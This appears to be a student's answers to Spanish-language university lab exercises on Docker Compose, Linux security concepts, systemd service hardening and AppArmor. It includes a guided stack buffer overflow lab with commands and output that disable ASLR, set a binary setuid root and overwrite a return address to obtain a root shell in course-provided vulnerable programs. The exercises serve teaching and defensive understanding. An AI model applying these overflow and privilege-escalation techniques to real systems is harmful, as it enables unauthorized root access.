- `version: '1'` (muy antigua)
  - Solo permitía definir servicios básicos.
  - No soportaba redes ni volúmenes personalizados.
  - Prácticamente está obsoleta.

- `versión: '2'`
  - Introdujo el soporte para redes y volúmenes definidos.
  - Permite configurar reinicios, dependencias (`depends_on`), y más.
  - Compatible con Docker Engine >= 1.10.

- `versión: '2.1'`
  - Añadió mejoras como `healthcheck` y configuraciones de CPU/memoria.

- `versión: '3'`
  - Pensada para usarse con **Docker Swarm** (orquestación).
  - Introdujo `deploy`, que permite definir políticas de escalado, reinicio y recursos, pero solo funciona con `docker stack deploy`.
  - Algunas opciones disponibles en `2.x` ya no están disponibles para `docker-compose up`.

- `versión: '3.8'` (muy usada actualmente)
  - Es una versión estable y rica en funcionalidades.
  - Compatible con Docker Engine >= 19.03.0.
  - Incluye soporte para configuraciones extendidas como `init`, mejoras en volúmenes y redes.

No son completamente compatibles entre sí. Algunas características de una versión **no están disponibles en otras**:

- Por ejemplo, deploy sólo funciona en versión: '3' con Swarm, pero no se aplica cuando usás docker compose up.

- Algunas claves como healthcheck, build.args, resources.limits pueden variar o desaparecer según la versión.

4. Investigue y describa la estructura de un archivo compose. Desarrolle al menos sobre los siguientes bloques indicando para qué se usan:
Un archivo Compose (docker-compose.yaml) se organiza en bloques clave que describen servicios, redes, volúmenes, variables, etc.

a. services
Define todos los **contenedores** que forman parte de tu aplicación.
Cada clave dentro de `services:` representa un servicio (por ejemplo: `web`, `db`, `api`, etc.).

b. build
Se usa para **construir una imagen Docker personalizada** a partir de un `Dockerfile`.

c. image
Especifica qué **imagen usar** (puede ser una del Docker Hub o local).
Se puede usar en lugar de `build` si ya se tiene la imagen creada.

d. volumes
Permite **persistir datos** o **compartir archivos** entre el contenedor y el host.

e. restart
Define la **política de reinicio automático** del contenedor si falla.
Opciones comunes:
- `no`: (por defecto) no reinicia.
- `always`: siempre reinicia.
- `on-failure`: reinicia sólo si el contenedor falla.
- `unless-stopped`: reinicia siempre, excepto si lo detenés manualmente.

f. depends_on
Define **dependencias entre servicios**. Indica que un servicio debe iniciarse después de otro, pero **no espera a que el servicio esté "listo"**, sólo a que haya comenzado.

g. environment
Permite definir **variables de entorno** dentro del contenedor.

h. ports
Mapea puertos del **contenedor al host**.
Esto expone el puerto 80 del contenedor en el puerto 8080 del host.

i. expose
Expone un puerto **internamente** para otros contenedores (no hacia el host).

j. networks
Define **redes personalizadas** entre los servicios.

5. Conceptualmente: ¿Cómo se podrían usar los bloques "healthcheck" y "depends_on" para ejecutar una aplicación Web dónde el backend debería ejecutarse si y sólo si la base de datos ya está ejecutándose y lista?
Usamos `healthcheck` en la base de datos para que Docker sepa cuándo está **realmente lista**.
Y se puede usar `depends_on` con la condición `service_healthy` para que el backend **espere a que la base de datos esté "sana"**.

6. Indique qué hacen y cuáles son las diferencias entre los siguientes comandos:

a. docker compose create y docker compose up
'docker compose create' crea los contenedores definidos en el archivo docker-compose.yaml, pero no los inica, mientras que 'docker compose up' crea los contenedores si no existen y los arranca automaticamente, tambien construye imágenes si es necesario (--build).

b. docker compose stop y docker compose down
'docker compose stop' detiene los contenedores, pero no lo elimina; mientras que 'docker compose down' detiene y elimina contenedores, redes, volúmenes anónimos e imágenes intermedias.

c. docker compose run y docker compose exec
'docker compose run' crea y ejecuta un nuevo contenedor temporal basado en el servicio especificado; mientras que 'docker compose exec' ejecuta un comando en un contenedor ya en ejecución.

d. docker compose ps
'docker compose ps' muestra el estado actual de los contenedores definidos en el compose.

e. docker compose logs
'docker compose logs' muestra los logs de salida de los servicios definidos.

7. ¿Qué tipo de volúmenes puede utilizar con docker compose? ¿Cómo se declara cada tipo en el archivo compose?
Con docker compose se pueden utilizar:
. Bind Mounts: se enlaza un directorio o archivo del host a contenedor, los cambios en el host se reflejan en el contenedor y viceversa.

```
volumes:
  - ./html:/usr/share/nginx/html
```

. Named Values: docker los crea y gestiona automáticamente, persisten aunque el contenedor se elimine.

```
services:
  db:
    volumes:
      - db-data:/var/lib/postgresql/data
```

```
volumes:
  db-data:
```

8. ¿Qué sucede si en lugar de usar el comando "docker compose down" utilizo "docker compose down -v/--volumes"?
Si ejecuto 'docker compose down -v' o 'docker compose down --volumes', se eliminan los contenedores, redes creadas por Compose, y además elimina los volúmenes nombrados asociados a los servicios.

Ejercicio guiado - Instanciando un Wordpress y una Base de Datos.

Dado el siguiente código de archivo compose:

```yaml
version: "3.9"

services:
  db:
    image: mysql:5.7
    networks:
      - wordpress
    volumes:
      - db_data:/var/lib/mysql
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: somewordpress
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wordpress
  wordpress:
    depends_on:
      - db
    image: wordpress:latest
    networks:
      - wordpress
    volumes:
      - ${PWD}:/data
      - wordpress_data:/var/www/html
    ports:
      - "127.0.0.1:8000:80"
    restart: always
    environment:
      WORDPRESS_DB_HOST: db
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wordpress
      WORDPRESS_DB_NAME: wordpress
volumes:
  db_data: {}
  wordpress_data: {}
networks:
  wordpress:
```

Preguntas
Intente analizar el código ANTES de correrlo y responda:
● *¿Cuántos contenedores se instancian?*
Se instancian 2 contenedores: mysql:5.7 y wordpress:latest

● *¿Por qué no se necesitan Dockerfiles?*
Porque se están usando imágenes oficiales preconstruidas, y estas imágenes ya están listas para usarse directamente, con las configuraciones necesarias definidas mediante variables de entorno (`environment`).

● *¿Por qué el servicio identificado como "wordpress" tiene la siguiente línea?*
`depends_on: - db`
Para que Docker Compose **espere que el contenedor db se inicie antes** de intentar iniciar el contenedor `wordpress`.

● *¿Qué volúmenes y de qué tipo tendrá asociado cada contenedor?*
db: `db_data:/var/lib/mysql`: volumen **nombrado persistente**.
wordpress:
`${PWD}:/data`: volumen **bind mount** del directorio actual del host a `/data` en el contenedor.
`wordpress_data:/var/www/html`: volumen **nombrado persistente**.

● *¿Por que uso el volumen nombrado*
```
volumes:
- db_data:/var/lib/mysql
```
para el servicio db en lugar de dejar que se instancie un volumen anónimo con el contenedor?
Para **persistir los datos de la base de datos**, incluso si el contenedor se elimina.
Si usáramos un volumen anónimo, se perderían los datos al eliminar el contenedor.

● *¿Qué genera la línea*
```
volumes:
- ${PWD}:/data
```
en la definición de wordpress?
Monta el **directorio actual del host** (`${PWD}`) dentro del contenedor en `/data`.
Sirve, por ejemplo, para acceder a archivos locales desde el contenedor o para que WordPress pueda guardar algo allí, aunque `/data` no es el directorio web principal de WordPress (eso es `/var/www/html`).

● *¿Qué representa la información que estoy definiendo en el bloque environment de cada servicio?¿Cómo se "mapean" al instanciar los contenedores?*
Contiene **variables de entorno** que el contenedor usa en tiempo de ejecución.
En db: Configura el nombre de la base de datos, usuario, y contraseñas para MySQL.
En wordpress: Le dice a WordPress cómo conectarse a la base de datos (`db`), con qué usuario, contraseña y base de datos usar. Docker Compose pasa automáticamente estas variables al contenedor al iniciarlo.

● *¿Qué sucede si cambio los valores de alguna de las variables definidas en bloque "environment" en solo uno de los contenedores y hago que sean diferentes? (Por ej: cambio SOLO en la definición de wordpress la variable WORDPRESS_DB_NAME)*

WordPress intentará conectarse a **una base de datos que no existe**, lo que probablemente causará un **error al iniciar** WordPress o mostrará una página de instalación donde no encuentra la base de datos esperada.

● *¿Cómo sabe comunicarse el contenedor "wordpress" con el contenedor "db" si nunca doy información de direccionamiento?*
Gracias a que **ambos están en la misma red** (`wordpress`) definida en el bloque `networks`, y se pueden comunicar por el **nombre del servicio como hostname**.
Es decir, `WORDPRESS_DB_HOST=db` funciona porque `db` es el nombre del servicio y Docker Compose crea un DNS interno para resolverlo.

● *¿Qué puertos expone cada contenedor según su Dockerfile? (pista: navegue el sitio https://hub.docker.com/_/wordpress y https://hub.docker.com/_/mysql para acceder a los Dockerfiles que generaron esas imágenes y responder esta pregunta.)*
mysql:5.7 - expone el puerto 3306 (MySQL).
wordpress - expone el puerto 80 (HTTP).

● *¿Qué servicio se "publica" para ser accedido desde el exterior y en qué puerto?¿Es necesario publicar el otro servicio? ¿Por qué?*
Se publica solo el servicio `wordpress`, en: 127.0.0.1:8000 → contenedor:80
No. El servicio `db` **solo lo necesita** **`wordpress`**, y ambos ya están conectados en la misma red. No hay necesidad de exponer MySQL hacia el exterior (por seguridad y simplicidad).

PRACTICA 5a | SEGURIDAD

A - Introducción

1. Defina política y mecanismo.
Las políticas (el qué) definen lo que se quiere hacer, en base a los objetivos. Las podemos asociar a los papeles. Rara vez incluyen configuraciones. Una vez que definimos 'que' queremos, podemos comenzar a buscar cuales son las mejores tecnologías para eso. Mientras que los mecanismos (el cómo) definen cómo se hace. En este punto aparecen las configuraciones e implementaciones reales. Hay diferentes mecanismos para cumplir una política.

2. Defina objeto, dominio y right.
Objeto: es cualquier recurso que puede ser accedido o manipulado por un proceso.
Ejemplos: archivo, sockets, dispositivos, memoria, CPU, etc.
Dominio: representa el contexto de ejecución de un proceso o conjunto de procesos.
Define *qué permisos* (rights) tiene el proceso para acceder a objetos.
Right: es el permiso que tiene un dominio para realizar una acción sobre un objeto.
Ejemplos: leer, escribir, ejecutar, borrar, etc.

3. Defina POLA (Principle of least authority).
POLA (Principle of Least Authority) establece que un proceso, programa o usuario debe tener sólo los permisos estrictamente necesarios para realizar su tarea y nada más.

Este principio mejora la seguridad del sistema al limitar el daño que puede causar un error o una acción maliciosa.

4. ¿Qué valores definen el dominio en UNIX?
Los valores que definen el dominio en UNIX son:

- **UID (User ID)**: identifica al usuario propietario del proceso.
- **GID (Group ID)**: identifica al grupo principal del usuario.
- **Lista de grupos suplementarios**: grupos adicionales a los que pertenece el usuario.
- **Contexto de ejecución**: puede incluir otros atributos como capacidades (`capabilities`) o atributos de seguridad (por ejemplo, etiquetas SELinux si está activo).

5. ¿Qué es ASLR (Address Space Layout Randomization)? ¿Linux provee ASLR para los procesos de usuario? ¿Y para el kernel?
ASLR (Address Space Layout Randomization) es una técnica de seguridad que consiste en **aleatorizar las direcciones de memoria** utilizadas por un proceso (como la pila, el heap, bibliotecas compartidas, etc.).
El objetivo es **dificultar los ataques de explotación de memoria**, como el desbordamiento de búferes (buffer overflows), ya que el atacante no puede predecir fácilmente dónde se encuentran las instrucciones o datos clave en memoria.
Si, Linux provee ASLR tanto para los procesos de usuario como para el Kernel aunque solo desde versiones más recientes.

6. ¿Cómo se activa/desactiva ASLR para todos los procesos de usuario en Linux?
ASLR se controla con el archivo `/proc/sys/kernel/randomize_va_space`. Este archivo acepta los valores 0 para desactivar el ASLR completamente, 1 para un ASLR parcial que aleatoriza la pila, y 2 para un ASLR completo.

B - Ejercicio introductorio: Buffer Overflow simple

El propósito de este ejercicio es que las y los estudiantes tengan una introducción simple a un stack buffer overflow a fin de poder abordar el siguiente ejercicio. Las y los estudiantes aprenderán a identificar la vulnerabilidad, analizar la disposición de la memoria y construir una entrada que aproveche la vulnerabilidad para obtener acceso no autorizado a una función privilegiada.
Nota: Puede ser de ayuda ver el código assembler generado al compilar (00-stack-overflow.s) o utilizar gdb para depurar el programa pero no es obligatorio.

1. Compilar usando el makefile provisto el ejemplo 00-stack-overflow.c provisto en el repositorio de la cátedra.

2. Ejecutar el programa y observar las direcciones de las variables access y password, así como la distancia entre ellas.

```
so@so:~/codigo-para-practicas/practica5$ ./00-stack-overflow
access pointer: 0x7ffc43cb0ebf, password pointer: 0x7ffc43cb0ea0, distance: 31
Write password:
```

3. Probar el programa con una password cualquiera y con “big secret” para verificar que funciona correctamente.

```
so@so:~/codigo-para-practicas/practica5$ ./00-stack-overflow
access pointer: 0x7ffc43cb0ebf, password pointer: 0x7ffc43cb0ea0, distance: 31
Write password: 1223
Access denied
so@so:~/codigo-para-practicas/practica5$ ./00-stack-overflow
access pointer: 0x7fff58063cef, password pointer: 0x7fff58063cd0, distance: 31
Write password: big secret
Now you know the secret
```

4. Volver a ejecutar pero ingresar una password lo suficientemente larga para sobreescribir access. Usar distance como referencia para establecer la longitud de la password.

```
so@so:~/codigo-para-practicas/practica5$ ./00-stack-overflow
access pointer: 0x7ffe6168bcdf, password pointer: 0x7ffe6168bcc0, distance: 31
Write password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1
Now you know the secret
```

5. Después de realizar la explotación, reflexiona sobre las siguientes preguntas:

a. ¿Por qué el uso de gets() es peligroso?

Porque no limita la cantidad de caracteres que el usuario puede ingresar. Esto puede provocar que se sobrescriban otras variables en la pila (como `access`), direcciones de retorno, etc., lo cual puede llevar a ejecución arbitraria o escalada de privilegios.

b. ¿Cómo se puede prevenir este tipo de vulnerabilidad?

Se puede prevenir usando funciones seguras como `fgets()` en lugar de `gets()`, que limitan la cantidad de caracteres leídos, o validando el tamaño de la entrada, o adoptando prácticas de programación seguras.

c. ¿Qué medidas de seguridad ofrecen los compiladores modernos para evitar estas vulnerabilidades?

Los compiladores modernos ofrecen:

. Stack canaries: valores especiales entre variables locales y direcciones de retorno que detectan sobrescritura.

. ASLR (Address Space Layout Randomization): cambia direcciones de memoria para hacer más difícil predecirlas.

. DEP/NX (Data Execution Prevention): impide la ejecución de datos en el stack.

. PIE (Position Independent Executable): hace que incluso el código se cargue en direcciones aleatorias.

. Fortify Source: reemplaza funciones inseguras por versiones seguras si es posible.

C - Ejercicio: Buffer Overflow reemplazando dirección de retorno

Objetivo: El objetivo de este ejercicio es que las y los estudiantes comprendan cómo una vulnerabilidad de desbordamiento de búfer puede ser explotada para alterar la dirección de retorno de una función, redirigiendo la ejecución del programa a una función privilegiada. Además, se explorará el mecanismo de seguridad ASLR y cómo desactivarlo temporalmente para facilitar la explotación.

Nota: Puede ser de ayuda ver el código assembler generado al compilar (`01-stack-overflow-ret.s`) o utilizar gdb para depurar el programa pero no es obligatorio.

1. Compilar usando el makefile provisto el ejemplo 01-stack-overflow-ret.c provisto en el repositorio de la cátedra.

2. Configurar setuid en el programa para que al ejecutarlo, se ejecute como usuario root.
sudo chown root:root ./01-stack-overflow-ret
sudo chmod u+s ./01-stack-overflow-ret

3. Verificar si tiene ASLR activado en el sistema. Si no está, actívelo.

```
so@so:~/codigo-para-practicas/practica5$ cat /proc/sys/kernel/randomize_va_spac
2
```

Está completamente activado, valor 2.

4. Ejecute 01-stack-overflow-ret al menos 2 veces para verificar que la dirección de memoria de `privileged_fn()` cambia.

```
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x4011b6
Write password: big secret
uid = 1000, euid = 0
You are now root
# q
sh: 1: q: not found
# :q
sh: 2: :q: not found
# /q
sh: 3: /q: not found
# exit
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x4011b6
Write password: dsa
Access denied
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x4011b6
Write password: dsd
Access denied
so@so:~/codigo-para-practicas/practica5$ file 01-stack-overflow-ret
01-stack-overflow-ret: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib6
4/ld-linux-x86-64.so.2, BuildID[sha1]=85ac311f5dd07bef4b3c5967e4703c600b952d71, for GNU/Linux 3.2.0, with debug_info, no
t stripped
```

No cambia, aparentemente porque no tiene PIE activado.

5. Apague ASLR y repita el punto 3 para verificar que esta vez el proceso siempre retorna la misma dirección de memoria para `privileged_fn()`.

```
so@so:~/codigo-para-practicas/practica5$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x4011b6
Write password: da
Access denied
so@so:~/codigo-para-practicas/practica5$ ./01-stack-overflow-ret
privileged_fn: 0x4011b6
Write password: das
Access denied
```

6. Suponiendo que el compilador no agregó ningún padding en el stack tenemos los siguientes datos:

- *a. El stack crece hacia abajo.*
- *b. Si estamos compilando en x86_64 los punteros ocupan 8 bytes.*
- *c. x86_64 es little endian.*
- *d. Primero se apiló la dirección de retorno (una dirección dentro de la función `main()`). Ocupa 8 bytes.*

e. Luego se apiló la vieja base de la pila (`rbp`). Ocupa 8 bytes.

f. `password` ocupa 16 bytes.

Calcule cuántos bytes de relleno necesita para pisar la dirección de retorno.

Necesito 24 bytes de relleno para pisar la dirección de retorno.

7. Ejecute el script payload_pointer.py para generar el payload. La ayuda se puede ver con: `python payload_pointer.py --help`

```
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py --padding 24 --pointer 0x4011b6
0123456789abcdefghijklmn♦@
```

8. Pruebe el payload redirigiendo la salida del script a `01-stack-overflow-ret` usando un pipe.

```
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py --padding 24 --pointer 0x4011b6 | ./01-stack-overflo
w-ret
privileged_fn: 0x4011b6
Write password: uid = 1000, euid = 0
You are now root
```

9. Para poder interactuar con el shell invoque el programa usando el argumento `--program` del script `payload_pointer`.

Por ejemplo:

`python payload_pointer.py --padding <padding> --pointer <pointer> --program ./01-stack-overflow-ret`

```
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py --padding 24 --pointer 0x4011b6 --program ./01-stack
-overflow-ret
You will not see the prompt but try some commands like ls, id, pwd, etc.
ls
00-stack-overflow
pwd
00-stack-overflow.c
00-stack-overflow.i
00-stack-overflow.o
00-stack-overflow.s
01-stack-overflow-ret
01-stack-overflow-ret.c
01-stack-overflow-ret.i
01-stack-overflow-ret.o
01-stack-overflow-ret.s
ejemplos
insecure_service
Makefile
payload_pointer.py
/home/so/codigo-para-practicas/practica5
q
exit
q
Traceback (most recent call last):
  File "/home/so/codigo-para-practicas/practica5/payload_pointer.py", line 96, in <module>
    main()
  File "/home/so/codigo-para-practicas/practica5/payload_pointer.py", line 83, in main
    proc.stdin.flush()
BrokenPipeError: [Errno 32] Broken pipe
```

10.Pruebe algunos comandos para verificar que realmente tiene acceso a un shell con UID 0.

```
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py --padding 24 --pointer 0x4011b6 --program ./01-stack
-overflow-ret
You will not see the prompt but try some commands like ls, id, pwd, etc.
id
uid=0(root) gid=1000(so) grupos=1000(so),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users
),106(netdev),110(bluetooth),995(docker)
whoami
root
```

11. Conteste:

a. ¿Qué efecto tiene setear el bit setuid en un programa si el propietario del archivo es `root`? ¿Qué efecto tiene si el usuario es por ejemplo `nobody`?

Si el **propietario es root**, el programa se ejecuta con **privilegios de root** (UID 0), incluso si lo ejecuta otro usuario.
Si el **propietario es nobody**, se ejecuta con **privilegios del usuario nobody**, que tiene permisos muy limitados.

b. Compare el resultado del siguiente comando con la dirección de memoria de `privileged_fn()`. ¿Qué puede notar respecto a los octetos? ¿A qué se debe esto?
`python payload_pointer.py --padding <padding> --pointer <pointer> | hd`

```
so@so:~/codigo-para-practicas/practica5$ python3 payload_pointer.py --padding 24 --pointer 0x4011b6 | hd
00000000  30 31 32 33 34 35 36 37  38 39 61 62 63 64 65 66  |0123456789abcdef|
00000010  67 68 69 6a 6b 6c 6d 6e  b6 11 40 00 00 00 00 00  |ghijklmn..@.....|
00000020  0a 0a                                             |..|
00000022
```

Los bytes del puntero aparecen en **little endian** → menos significativo primero.
`0x4011b6` → en memoria como `b6 11 40 00 00 00 00 00`

c. ¿Cómo ASLR ayuda a evitar este tipo de ataques en un escenario real donde el programa no imprime en pantalla el puntero de la función objetivo?
Si el programa **no imprime la dirección** de `privileged_fn()`, el atacante **no sabe a dónde saltar**, ya que ASLR **cambia cada vez** la dirección base de las funciones, y hace poco viable adivinar la dirección exacta para construir un payload.

d. ¿Cómo podría evitar este tipo de ataques en un módulo del kernel de Linux? ¿Qué mecanismo debería estar habilitado?
En el kernel, estas vulnerabilidades se pueden mitigar con:
. SMEP (Supervisor Mode Execution Prevention): evita que el kernel ejecute código en memoria de usuario.
. KASLR (Kernel Address Space Layout Randomization): aleatoriza la memoria del kernel.
. Stack canaries, validación de punteros, y uso de herramientas como **Fortify Source**.
. Compilación con opciones seguras (`-fstack-protector`, `-D_FORTIFY_SOURCE=2`, `-pie`, etc.).

C - Ejercicio SystemD

Objetivo: Aprender algunas restricciones de seguridad que se pueden aplicar a un servicio en SystemD.
- *https://www.redhat.com/en/blog/cgroups-part-four*
- *https://www.redhat.com/en/blog/mastering-systemd*

1. Investigue los comandos:
a. systemctl enable
Habilita el servicio para que se inicie automáticamente al bootear el sistema.

b. systemctl disable
Deshabilita el inicio automático del servicio.

c. systemctl daemon-reload

Recarga los archivos de configuración de SystemD (necesario después de editar una unidad de .service).

d. systemctl start
Inicia el servicio ahora.

e. systemctl stop
Detiene el servicio.

f. systemctl status
Muestra el estado del servicio.

g. systemd-cgls
Muestra la jerarquía de control groups (cgroups), útil para ver qué recursos usa el servicio.

h. journalctl -u [unit]
Muestra los logs asociados a una unidad específica.

2. Investigue las siguientes opciones que se pueden configurar en una unit service de systemd:

a. IPAddressDeny e IPAddressAllow
Deny deniega todo el tráfico de red indicado (any, o una dirección en particular).
Allow permite todo el tráfico de red indicado.

b. User y Group
Cambia el usuario/grupo con el que se ejecuta el servicio.

c. ProtectHome
Niega el acceso a /home, /root, /run/user.

d. PrivateTmp
El servicio recibe un directorio /tmp privado.

e. ProtectProc
Si se setea en invisible el servicio sólo puede ver sus propios procesos (oculta /proc).

f. MemoryAccounting, MemoryHigh y MemoryMax
MemoryAccounting habilita el uso de límites de memoria.
MemoryHigh y MemoryMax establecen el umbral máximo y el límite duro de RAM.

3. Tenga en cuenta para los siguientes puntos:

a. La configuración del servicio se instala en:
`/etc/systemd/system/insecure_service.service`

b. Cada vez que modifique la configuración será necesario recargar el demonio de systemd y recargar el servicio:

i. systemctl daemon-reload
ii. systemctl restart insecure_service.service

4. En el directorio `insecure_service` del repositorio de la cátedra encontrará, el binario `insecure_service`, el archivo de configuración `insecure_service.service` y el script install.sh.

a. Instale el servicio usando el script install.sh.

```
so@so:~/codigo-para-practicas/practica5/insecure_service$ sudo ./install.sh
[sudo] contraseña para so:
Instalando el servicio de practica5
Failed to disable unit: Unit file insecure_service.service does not exist.
Failed to kill unit insecure_service.service: Unit insecure_service.service not loaded.
pkill: pattern that searches for process name longer than 15 characters will result in zero matches
Try `pkill -f' option to match against the complete command line.
Created symlink /etc/systemd/system/multi-user.target.wants/insecure_service.service → /etc/systemd/system/insecure_serv
ice.service.
Servicio instalado y arrancado
Para ver el estado del servicio:
       systemctl status insecure_service.service
Para ver los logs del servicio:
       systemctl status insecure_service.service -l
Para detener el servicio:
       systemctl stop insecure_service.service
Para reiniciar el servicio:
       systemctl restart insecure_service.service
Para desinstalar el servicio:
       systemctl stop insecure_service.service
       rm /etc/systemd/system/insecure_service.service
       rm /opt/sistemasoperativos/insecure_service
       systemctl daemon-reload
```

b. Verifique que el servicio se está ejecutando con systemctl status.

```
so@so:~/codigo-para-practicas/practica5/insecure_service$ systemctl status insecure_service
● insecure_service.service - Insecure service
     Loaded: loaded (/etc/systemd/system/insecure_service.service; enabled; preset: enabled)
     Active: active (running) since Thu 2025-05-29 20:35:46 -03; 31s ago
   Main PID: 1132 (insecure_servic)
      Tasks: 5 (limit: 2346)
     CGroup: /system.slice/insecure_service.service
             └─1132 /opt/sistemasoperativos/insecure_service
so@so:~/codigo-para-practicas/practica5/insecure_service$ ps aux | grep insecure_service
root        1132  0.0  0.4 1232376 8276 ?        Ssl  20:35   0:00 /opt/sistemasoperativos/insecure_service
so          1163  0.0  0.1   6496  2196 pts/0    S+   20:36   0:00 grep insecure_service
```

c. Verifique con qué UID se ejecuta el servicio usando psaux | grep insecure_service.

```
so@so:~/codigo-para-practicas/practica5/insecure_service$ ps aux | grep insecure_service
root        1132  0.0  0.4 1232376 8276 ?        Ssl  20:35   0:00 /opt/sistemasoperativos/insecure_service
so          1163  0.0  0.1   6496  2196 pts/0    S+   20:36   0:00 grep insecure_service
```

d. Abra localhost:8080 en el navegador y explore los links provistos por este servicio.

5. Configure el servicio para que se ejecute con usuario y grupo no privilegiados (en Debian y derivados se llaman nouser y nogroup). Verifique con qué UID se ejecuta el servicio usando psaux | grep insecure_service.

```
so@so:~/codigo-para-practicas/practica5/insecure_service$ ps aux | grep insecure_service
so          1193  100  0.1   6496  2204 pts/0    S+   20:40   0:00 grep insecure_service
```

6. Limite las IPs que pueden acceder al servicio para denegar todo por defecto y permitir solo conexiones de localhost (127.0.0.0/8).

IPAddressDeny=any
IPAddressAllow=127.0.0.0/8

7. Explore el directorio /home y el directorio /tmp usando el servicio y luego:

a. Reconfigurelo para que no pueda visualizar el contenido de /home y tenga su propio /tmp privado.

ProtectHome=yes
PrivateTmp=yes

b. Recargue el servicio y verifique que estas restricciones surgieron efecto.

8. Limite el acceso a información de otros procesos por parte del servicio.
ProtectProc=invisible
El servicio no podrá ver los demás procesos.

9. Establezca un límite de 16M al uso de memoria del servicio e intente alocar más de esa memoria en la sección "Memoria" usando el link "Aumentar Reserva de Memoria: http://localhost:8080/mem/alloc"
MemoryAccounting=true
MemoryMax=16M

PRACTICA 5b | AppArmor

Notas:
1. Utilizar un kernel completo (no el compilado en las prácticas 1 y 2).
2. En Debian 12 (Woodworm) utilizar el kernel por defecto 6.1.0 para evitar incompatibilidades con apparmor-utils.
3. Compilar el código C usando el Makefile provisto a fin de deshabilitar algunas medidas de seguridad del compilador y generar un código assembler más simple.
4. Acceda al código necesario para la práctica en el repositorio de la materia.
5. Se recomienda trabajar en una VM ya que como parte de la práctica se van a habilitar y deshabilitar medidas de seguridad, lo que puede generar vulnerabilidades o hacer que determinadas aplicaciones no funcionen.

D - AppArmor

1. Instale las herramientas de espacio de usuario, perfiles por defecto de app-armor y auditd (necesario para generar perfiles de forma interactiva).

```
apt install apparmor apparmor-profiles apparmor-utils auditd
```

2. Verifique si apparmor se encuentra habilitado con el comando aa-enabled. Si no se encuentra habilitado verifique el kernel que está ejecutando (el kernel de Debian de la VM lo trae habilitado por defecto).

3. Utilice la herramienta aa-status para determinar:
a. ¿Cuántos perfiles se encuentran cargados?

```
so@so:~/codigo-para-practicas/practica5$ sudo aa-status
apparmor module is loaded.
32 profiles are loaded.
```

Se encuentran cargados 32 perfiles.

b. ¿Cuántos procesos y cuáles procesos de tu sistema tienen perfiles definidos?
Hay 11 procesos, se listan debajo de 11 processes are in enforce mode.

```
11 profiles are in enforce mode.
   /usr/bin/man
   /usr/lib/NetworkManager/nm-dhcp-client.action
   /usr/lib/NetworkManager/nm-dhcp-helper
   /usr/lib/connman/scripts/dhclient-script
   /{,usr/}sbin/dhclient
   docker-default
   lsb_release
   man_filter
   man_groff
   nvidia_modprobe
   nvidia_modprobe//kmod
```

4. Detenga y deshabilite el servicio insecure_service creado en la parte 1 de la práctica de forma que no vuelva a iniciarse automáticamente.

```
systemctl stop insecure_service.service
systemctl disable insecure_service.service
```

```
so@so:~/codigo-para-practicas/practica5$ systemctl stop insecure_service.service
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Necesita autenticarse para detener «insecure_service.service».
Authenticating as: so,,, (so)
Password:
==== AUTHENTICATION COMPLETE ====
```

```
so@so:~/codigo-para-practicas/practica5$ systemctl disable insecure_service.service
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-unit-files ====
Necesita autenticarse para administrar el servicio de sistema o los archivos de unidad.
Authenticating as: so,,, (so)
Password:
==== AUTHENTICATION COMPLETE ====
Removed "/etc/systemd/system/multi-user.target.wants/insecure_service.service".
==== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ====
Necesita autenticarse para recargar el estado de systemd.
Authenticating as: so,,, (so)
Password:
==== AUTHENTICATION COMPLETE ====
```

5. Ejecute insecure_service manualmente usando el usuario root y verifique que puede acceder libremente al filesystem en http://localhost:8080 (o la IP correspondiente donde se ejecuta el servicio).

```
/opt/sistemasoperativos/insecure_service
```

```
so@so:~/codigo-para-practicas/practica5$ /opt/sistemasoperativos/insecure_service
2025/06/03 18:14:24 Servidor iniciado en http://localhost:8080
```

6. Generación de un nuevo profile:

a. Ejecutar aa-genprof /…

```
so@so:~$ sudo aa-genprof /opt/sistemasoperativos/insecure_service
[sudo] contraseña para so:
Updating AppArmor profiles in /etc/apparmor.d.
        no es un ejecutable dinámico
Writing updated profile for /opt/sistemasoperativos/insecure_service.
Estableciendo /opt/sistemasoperativos/insecure_service al modo reclamar.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
https://gitlab.com/apparmor/apparmor/wikis/Profiles

Profiling: /opt/sistemasoperativos/insecure_service

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

[(S)can system log for AppArmor events] / (F)inalizar
Setting /opt/sistemasoperativos/insecure_service to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
https://gitlab.com/apparmor/apparmor/wikis/Profiles

Finished generating profile for /opt/sistemasoperativos/insecure_service.
```

b. Abrir otra terminal, ejecutar insecure_service y navegue el sistema de archivos usando la interfaz web provista por el servicio.

```
so@so:~$ sudo /opt/sistemasoperativos/insecure_service
[sudo] contraseña para so:
2025/06/03 18:18:39 Servidor iniciado en http://localhost:8080
2025/06/03 18:18:39 listen tcp :8080: socket: permission denied
```

c. Genere un perfil que permita

- *i. Abrir conexiones tcp ipv4*
- *ii. Abrir conexiones tcp*
- *iii. Listar el contenido de / y /proc*
- *iv. Ejecutar dash con los permisos del perfil actual (ix).*

7. Habilite el modo enforcing y verifique si funciona (aa-enforcing).
Si, funciona en enforce mode.

8. Si necesita volver a generar un perfil puede usar aa-complain + aa-logprofile o editar el profile a mano y aplicar con apparmor_parser -r